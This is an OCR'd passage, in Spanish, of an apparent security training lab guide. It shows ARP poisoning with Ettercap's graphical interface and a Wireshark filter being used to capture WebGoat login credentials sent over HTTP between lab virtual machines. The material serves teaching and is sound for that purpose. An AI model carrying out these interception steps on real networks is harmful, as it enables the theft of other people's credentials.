
Después pulsaremos el símbolo del planeta que se encuentra en la parte superior derecha.



Seleccionamos “ARP poisoning”




Y activando la opción de “Sniff remote connections”, le damos a “OK”.
Después ya nos salen las direcciones de las IP víctimas




4.2 Wireshark


Buscamos el programa Wireshark en la máquina Linux. Éste programa sirve para visualizar el tráfico de red.




Seleccionamos el programa y entramos en la página principal.



Activamos el programa seleccionando el símbolo de una aleta azul que se encuentra en la parte superior izquierda. Aquí podremos observar el tráfico y la interactuación entre dos máquinas, mediante sus IPs.




Escribimos la dirección IP de la máquina windows 7 ya que es la que va a escribir el usuario y contraseña que pedirá la máquina OWASP y el puerto por el que se transmitirá la información. Utilizamos los siguientes comandos:
“ip.addr==(IP de la máquina objetivo) and tcp.port==(puerto por el que se transmite la información)”.




Máquina OWASP


Abrimos el firefox de la máquina windows 7 y ponemos la dirección IP de la máquina OWASP (192.168.1.149) en el buscador.




Damos a buscar y entramos en la página de la máquina




En “TRAINING APLICATION” seleccionamos “OWASP WebGoat” y después nos pedirán un nombre de usuario y una contraseña para iniciar sesión.




Como usuario vamos a poner “pablo” y como contraseña “Neoland”. Después, seleccionamos “Iniciar sesión”.
El objetivo es que obtengamos las credenciales con la escucha que estamos realizando desde la máquina linux.




Entramos en Etternap-graphical y leemos las credenciales que capturamos con la escucha.




Ahora entramos en Wireshark.
Observamos el tráfico que nos proporciona la máquina Windows 7 y buscamos una comunicación http (puerto 80) entre la máquina windows 7 (IP 192.168.1.151) y la máquina OWASP (IP 192.168.1.149).
Para ello ponemos los siguientes comandos:
“ip.addr==(IP de windows 7) and tcp.port==(puerto por donde se envían los datos)”.




En la máquina windows 7 volvemos a poner las credenciales de usuario (pablo) y contraseña (Neoland).



Volvemos a mirar el tráfico que capturó wireshark.



Seleccionamos esta comunicación que cumple los requisitos buscados:
(Conexión http entre la máquina windows 7 enviando datos a la máquina OWASP).



Dentro de esa comunicación capturada con Wireshark nos aparecen las credenciales que escribimos antes desde la máquina Windows 7.